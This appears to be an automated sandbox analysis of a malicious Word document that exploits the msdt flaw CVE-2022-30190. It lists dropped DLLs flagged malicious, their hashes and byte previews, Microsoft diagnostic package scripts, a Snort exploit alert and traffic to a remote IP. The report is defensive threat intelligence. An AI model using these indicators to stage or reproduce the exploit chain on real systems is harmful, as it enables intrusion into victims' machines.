SHA-512:	CF365A40306911BE8D1FE5E5A691A230901FD32ABEC2E87C73BD0C57AD52718C963FF8DB58BD61F743C06253789FD6AC9B8C14A41CFE6B1047645BE6A8C1133
Malicious:	false
Preview:	L...d.c.....debug\$S.....t.....@..B.rsrc\$01.....X.....@..@.rsrc\$02.....P...b.....@..@.....U...c:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP.....(3W...2Y...J0.g.....S.....C:\Users\user\AppData\Local\Temp\RESEEEB.tmp.-<.....'...Microsoft (R) CVTRES...=.cwd.C:\Windows\TEMP\SDIAG_4e17c671-5921-447a-b483-437497eb417f.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._V.E.R.S.I.O.N._I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$.T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.z.5.e.r.a.1.t...d.l.l.....(.....L.e.g.a.l.C.

C:\Users\user\AppData\Local\Temp\kxhlz5in\CSCEF6EFF37DE7E45BE9A86A8101F6DD14.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.107115943784351
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5grycNqak7YnqqiNbPN5Dlq5J:+RI+ycuZhNK0akStZPNnqX
MD5:	49621B32096B817D872F74D5EBBCB9E3
SHA1:	221066265A26535BDEAEF0928D4BFE70EC30571D
SHA-256:	ED90B14E09B453FF7ED3A86B621511C0F5B45F1DE5B00491CEAE7E9D24E6DFFD
SHA-512:	197964B8738909740CAEB127DDE866224D696D3C541EEB15512BFB387D6FC98FCA2804163E0426B4B097DFE95A65E16DF292D2C403A27A32B321C11A3AADFEE3
Malicious:	false
Preview:	L...<.....0.....L4...V.S...V.E.R.S.I.O.N..._I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$.T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...k.h.x.l.z.5.i.n...d.l.l.....(..L.e.g.a.l.C.o.p.y.r.i.g.h.t...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...k.h.x.l.z.5.i.n...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\khxLz5in\khxLz5in.dll 	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.085125470037596
Encrypted:	false
SSDEEP:	48:6iepqb927GslPENDRjyJdHk1ulK0a3tbq:jc7GLkn/K
MD5:	EB145BE56AB27807A13CF971D1CA2C91
SHA1:	533E8F8AF554B1DD880F9937767C1FB121C80CFF
SHA-256:	750A31EE4E82072E7D899D1FDB4D828734804EB96F903219010765F41289E825
SHA-512:	3703976DC801C8662B83A33A3BCB47BC2AB6E703034003E82A18FD22E164C0315E9CBDFCEAA6E4B9E7B21C5EABBE330D75DBBA408C25A19942916D3E7DD6453
Malicious:	true
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.PE..L...d.c.....!.....%...@..... ..@.....\$.K...@.....H.....text..4.....\..rsrc.....@.....@..@.rel oc.....@..B.....%.....H.....4.....0..6.....S.....o.....(.....O.....r...pr...po...*~.....*Fr...pr...po...*(.....*BSJB..v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2+...N.B.....0.....W.....+.....Q.9.....\....P....j.....

C:\Users\user\AppData\Local\Temp\sz5era1t\CSCB136CE2933B94C34B46CFD62145DF12F.TMP	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0940741100936107
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryHak7YnqqjPN5Dlq5J:+RI+ycuZhN1akSjPNnqX
MD5:	28335704B6BC32599280FF5D3096B167
SHA1:	8DDD979BA2677C1BADF15D41194AC0FC8D49AAD
SHA-256:	7C1F2896BC6F88618FF6186C9084F2B8414CAA0051B5D0D7C2E365AFC29DDAD0
SHA-512:	2A0D870D0B4F1F226388472FD563A7CEE8241206D9A5FC69F77710D9E7BF280B0D46E3D6FAB68FED709538916A2B7B322E0716DAADA0CB61C4C34B2AD29961F5
Malicious:	false
Preview:	L...<.....0.....L4...V.S...V.E.R.S.I.O.N..._I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$.T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.z.5.e.r.a.1.t...d.l.l.....(..L.e.g.a.l.C.o.p.y.r.i.g.h.t...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...s.z.5.e.r.a.1.t...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\sz5era1t\sz5era1t.dll 	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	4.795380037434051

Encrypted:	false
SSDEEP:	96:QKqedmYoNkvUTCSH3gR8H8FgwSHwBckwZYPaSJ365OP/ieMjQZaQRnljXK:BEINK8TCSfHyPckwZ+vKOPUQZpnX
MD5:	E2989333DA6E54E94DFC135B80950EA3
SHA1:	72A734C19762794EF9CCBCB62225A300A50195D4
SHA-256:	ED8BB8D5E1320BD1D88CA04FF9E23F047978824A02E3C4475F5DA50DADEA705A
SHA-512:	0AF103FE2E8A9BCA1A1AD030A5279808D2D77F69CFC991DE23FE474BEFC65700AE53B9B77BCC0875D339C71C798E944A20922584446347BA8E5BA18E75EFF5E
Malicious:	true
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....PE..L....d.c.....!.....^<... ..@..... ..@.....<..K...@.....`..H.....text..d.... ..rsrc.....@..... ..@.....@..@.rel oc.....`\$.....@...B.....@<....H.....\$.4.....0..%.....s...r...p.(.....o...*~....*...0..!.....s.....(.....o...*~....*...0...(.....s.....o...*~....0..@.....s.....s.....(.....s.....o...o...&..o...o...&.*.0.....+.o...+).o....t...~....(.....t.....(....&..o...~....U.....o...o...+*...0..t....~....(.....t.....(....&..o...~....U.....o....*

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\MuUeMZphCk.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime= Tue Aug 16 21:23:07 2022, mtime= Fri Dec 30 23:45:02 2022, atime= Fri Dec 30 23:44:53 2022, length= 11537, window=hide
Category:	dropped
Size (bytes):	1065
Entropy (8bit):	4.714415392223988
Encrypted:	false
SSDEEP:	12:8XZx9RU8c6CHiBFHDGkXkDO8+W897fLWG9KjAk/yNlZDmqQVmNDyvzAK3gAK3q4N:8XZtFKG0fCGQAkKzzZIUDyvEQZ7aB6m
MD5:	E8D0E4128FB8D94BDCF8422EF37F7449
SHA1:	F7D901DFBAF297D5118B6C842C98A6B6B79C1B87
SHA-256:	C8D270F418FC9F2619EEA0738B83EA0B02D4842D9245B6B5EA3CCDBD3F2D6166
SHA-512:	CD97C50DB9B2D1FED1A7A1A1F94626D040FD0612A4EDB79FC8656F941E055F57189AB6F5DD5FEF6BABE788A71FB57FB6D117595B6AC40A78D3F0E91A5F808472
Malicious:	false
Preview:	L.....F.....T.....8A.5.....;5.....P.O.....i.....+00.../C:\.....x.1.....Ng...Users.d.....L..?V.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3.....T.1.....U...user.->.....NM.?V.....S.....;p.a.l.f.o.n.s.....~.1.....U...Desktop.h.....NM.?V.....Y.....>.....y...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,- 2.1.7.6.9.....I.2.-.-.?V... ..MUUEMZ~1.DOC..P.....U..?V.....`.....2<.M.u.U.e.M.Z.p.h.C.k...d.o.c.x.....V.....>.....U.....>.....S.....C:\Users\user\Desktop\M uUeMZphCk.docx.&.....\.....\.....\D.e.s.k.t.o.p\..M.u.U.e.M.Z.p.h.C.k...d.o.c.x.....;..LB)...Aw...`.....X.....103386.....la.%H.VZAj.../.....W...la.%. H.VZAj.../.....W.....1SPS.XF.L8C....&m.q...../...S.-.-5.-.-2.1.-.-3.8.5.3.3.2.1.9.3.5.-.-2.1.2.5.5.6.3.2.0.9.-.-4.0.5.3.0.6.2.3.3.2.-.-1.0.0.2.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Generic INItialization configuration [misc]
Category:	dropped
Size (bytes):	72
Entropy (8bit):	4.768980259211503
Encrypted:	false
SSDEEP:	3:bDuMJlwQwtV0O9VomxWjDV0O9Vov:bC/59VQD59Vy
MD5:	3B4F0D70AFFDA7569F0C30A6B8CE8437
SHA1:	9D183DF509C1C16E7665DD6D535269D63BF452A1
SHA-256:	CAB652AB0416F9CF4830AB4D0D81FB512466F6C53D2BC46712B4F234BAF85E5A
SHA-512:	1A6384392152B89D0B069E9734C4802A3C7FC776F219F1F23E3A4693FE75FEB09B58A50D72C5D19A47AD246461A9DC5E8AC89357D912EDFBA1355140A541B54C
Malicious:	false
Preview:	[folders]..Templates.LNK=0..MuUeMZphCk.LNK=0..[misc]..MuUeMZphCk.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.96876439977217
Encrypted:	false
SSDEEP:	3:RI/Zdei0XBqKTxdrti/5lIXazOtN5:RtZA+IjIdkU5
MD5:	A131E001DB3A3C64764CACEE2AC514E7
SHA1:	5FAB7E604DA8F35F946BCA81F6AD6980EA82B670
SHA-256:	F7DF43A0C533225901E8B612D7CE549B26D52F256E56C09ADFBABA99D5E172B
SHA-512:	7F015425386EDF438D0F79B3A07CC6384E322BDC0F3C3E5FF1B0C67868FDEF640548AC679655CFB94942B957E7A22C8282498DF181758695E3192CE2369FF229

Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....*...C8.....H.....6C.....6....9...k.].....2.....^h@..hT..h

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	20
Entropy (8bit):	2.8954618442383215
Encrypted:	false
SSDEEP:	3:QVNliGn:Q9rn
MD5:	C4F79900719F08A6F11287E3C7991493
SHA1:	754325A769BE6ECCC664002CD8F6BDBD0B8CA4D
SHA-256:	625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8
SHA-512:	0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5
Malicious:	false
Preview:	..p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~\$UeMZphCk.docx

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	3.0051849832900106
Encrypted:	false
SSDEEP:	3:RI/Zdei0XBlqKTxdrto/zlkzOtN5:RtZA+IJoBkU5
MD5:	FD0E043EFAACE878382911875C30DC35
SHA1:	C0DB52E737FABFBF70B907A73240B637271C8B41
SHA-256:	7E19D9F4354A103B2940AC5DA2CAEB0944A3A1C56BF7ED0D0D5C5D6D1CCC4A57
SHA-512:	BCD599790BDFCA772443CD78F1D179FD28DCB70AD616413A5B7C3932C930FDE89EFBC88D195D39AABF06942C263D667D28D2A7EA9595746B8779B03EC82E561
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....*...C8.....H.....6C.....6....9...k.].....2.....^h@..hT..h

C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\DiagPackage.diagpkg

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkai+7IOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaeU8mjaPmVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C379
Malicious:	false
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\DiagPackage.dll



Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped

Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXl3iFGQ+/ReBQBjJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4f
Malicious:	true
Antivirus:	Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....\$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....."K...`.....`.....8.....rdata.....@. .@.rsrc`.....@..@..J_A.....T...8...J_A.....\$.....8....rdata..8...x....rdata\$zzzdbg.....rsrc\$01.....#.....rsrc\$02.....:A.(j..x..)V...Zl4..w .E..J_A.....

C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\RS_ProgramCompatibilityWizard.ps1	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPTQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM(\$targetPath, \$appNam e)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change H KLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..\$SpewTraceToDesktop = \$falseImport-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..\$CompatibilityModes = new-Object System.Co llections.Hashtable..\$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..\$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..\$CompatibilityModes .Add("Version_WINVISTA2", "VISTASP2")..\$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..\$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..\$ CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..\$Comp

C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\TS_ProgramCompatibilityWizard.ps1	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Unicode text, UTF-8 text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....\$ShortcutListing = New-Object Sy stem.Collections.Hashtable..\$ExeListing = New-Object System.Collections.ArrayList..\$CombinedListing = New-Object System.Collections.ArrayList....Import-Localize dData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..\$BlockedSKUs = @(178)..[Int32]\$OSSKU = (Get- WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if (\$BlockedSKUs.Contains(\$OSSKU))..{.. return..}....\$TypeDefinition = @".....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;...public class Utility..{.. public static string GetStartMenuPath().. {.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Pa th.Combine(Environ

C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\VF_ProgramCompatibilityWizard.ps1	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541

Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCKLZI4S2xhzoJNIDER5II02xzS4svc3uVr:Qb3DQbeCkITxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF9AA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM(\$appName)....\$detected = \$true..if (\$Env:AppFixed -eq \$true){. \$detected = \$false ..}....Update-DiagRootCause -id "RC_IncompatibleApplication" -iid \$appName -Detected \$detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\en-US\CL_LocalizationData.psd1	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVetijFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224F42EF525C54FF645337D2525C27F3192332FF56DD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./1.1./2.0.1.8. .0.2.:0.5. .P.M. .(G.M.T.)...3.0.3.:4...8.0...0.4.1.1. ...C.L._L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./0.4./2.0.1.3. .1.1.:3.2. .A.M. .(G.M.T.)...3.0.3.:4...8.0...0.4.1.1. ...C.L._L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-S.t.r.i.n.g.D.a.t.a. .@.'.....###P.S.L.O.C... .P.r.o.g.r.a.m._C.h.o.i.c.e._N.O.T.L.I.S.T.E.D.=N.o.t..L.i.s.t.e.d.....V.e.r.s.i.o.n._C.h.o.i.c.e._D.E.F.A.U.L.T.=N.o.n.e.....V.e.r.s.i.o.n._C.h.o.i.c.e._W.I.N.8.R.T.M.=W.i.n.d.o.w.s. .8....V.e.r.s.i.o.n._C.h.o.i.c.e._W.I.N.7.R.T.M.=W.i.n.d.o.w.s. .7....V.e.r.s.i.o.n._C.h.o.i.c.e._W.I.N.V.I.S.T.A.2=W.i.n.d.o.w.s. .V.i.s.t.a. .(S.e.r.v.i.c.e. .P.a.c.k. .2).....V.e.r.s.i.o.n._C.h.o.i.c.e._W.I.N.X.P.S.P.3=W.i.n.d.o.w.s. .X.P. .(S.e.r.v.i.c.e. .P.a.c.k. .3).....V.e.r.s.i.o.n._C.h.o.i.c.e._M.S.I.A.U.T.O.=S.k.i.p. .V.e.r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._C.h.o.i.c.e._U.N.

C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\en-US\DiagPackage.dll.mui  	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QV8m7t/C7eGu7tCuKFtrHQcoC1dlO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F9162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	true
Antivirus:	Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....<...R...R.....R...P...R.Rich..R.....PE..L.....!.....(.....P.....@.....\$.....8.....rdata.....@...@.rsrc...0... ..&.....@...@.....E.....T...8.....E.....\$.....8....rdata..8...x....rdata\$zzzdbg.... ..rsrc\$01.....#.0!...rsrc\$02.... ..OV.....+.(,..vA...@..E.....

C:\Windows\Temp\SDIAG_4e17c671-5921-447a-b483-437497eb417f\result\results.xsl	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED

SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEAF1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6C244
Malicious:	false
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xsl" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">...<_locDefinition>...<_locDefault _loc="locNone"/>...<_locTag _loc="locData">String</_locTag>...<_locTag _loc="locData">Font</_locTag>...<_locTag _loc="locData">Mirror</_locTag>...</_locDefinition>...</xsl:template>... ***** Images ***** -->...<xsl:variable name="images">...<Image id="check">res://sdiageng.dll/check.png</Image>...<Image id="error">res://sdiageng.dll/error.png</Image>...<Image id="info">res://sdiageng.dll/info.png</Image>...<Image id="warning">res://sdiageng.dll/warning.png</Image>...<Image id="expand">res://sdiageng.dll/expand.png</Image>...<Image id="

Static File Info

General

File type:	Microsoft OOXML
Entropy (8bit):	7.711564536070913
TrID:	- Word Microsoft Office Open XML Format document (49504/1) 49.01% - Word Microsoft Office Open XML Format document (43504/1) 43.07% - ZIP compressed archive (8000/1) 7.92%
File name:	MuUeMZphCk.docx
File size:	11537
MD5:	cda4155d33b715f31315a9247d56ed3d
SHA1:	7a495ae1b4c9132d0afb9b058e049cc71c5a5a55
SHA256:	62243a041c28b5f98f0d29780250bf83e61a85523ddce855745f94d381006615
SHA512:	6002e4fc8fab8178f49e30635fb7926326b516f56b3123e9b6e689231c25cb98486ac9367095ea32d45367d74f5401a2ce5ce934f324aa0ef209348e7273dcfc
SSDEEP:	192:bhM1fkUU8hdb8d9264wpl7Z/c+8poF1d3jvvtlhoGheNrGxjPOuaj81s:1mlkz8hdbg92hwRcfa7pr1laGANyxjPK
TLSH:	13325C37852A1C3CD61F4B34E23CC686E49A8647B11BBD9BB60097A2C6C39C82D79F45
File Content Preview:	PK.....A=V...IT....[Content_Types].xmlUT....o.c.o.cux.....j.0.E.....6.J.(....e.h...4NDeIh&...8NC)i.M.1.3..3...x].l.m....}....X?+...9.....F.....@1.]_.....c).D.^J.s...!.J.R._.LF.?...M..+u...rj<.h...Z8.....%l.Pd.mc.U....Z....._)..

File Icon



Icon Hash:

74fcd0d2d6d6d0cc

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
195.201.110.47192.168.2.2244349176203672601/30/23-16:38:59.237228	TCP	2036726	ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190)	443	49176	195.201.110.47	192.168.2.22

Network Port Distribution

Total Packets: 57

53 (DNS)

443 (HTTPS)

80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2023 16:44:57.011396885 CET	49703	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.034868002 CET	80	49703	195.201.110.47	192.168.2.5
Jan 30, 2023 16:44:57.035058975 CET	49703	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.036834002 CET	49703	80	192.168.2.5	195.201.110.47
Jan 30, 2023 16:44:57.059931040 CET	80	49703	195.201.110.47	192.168.2.5
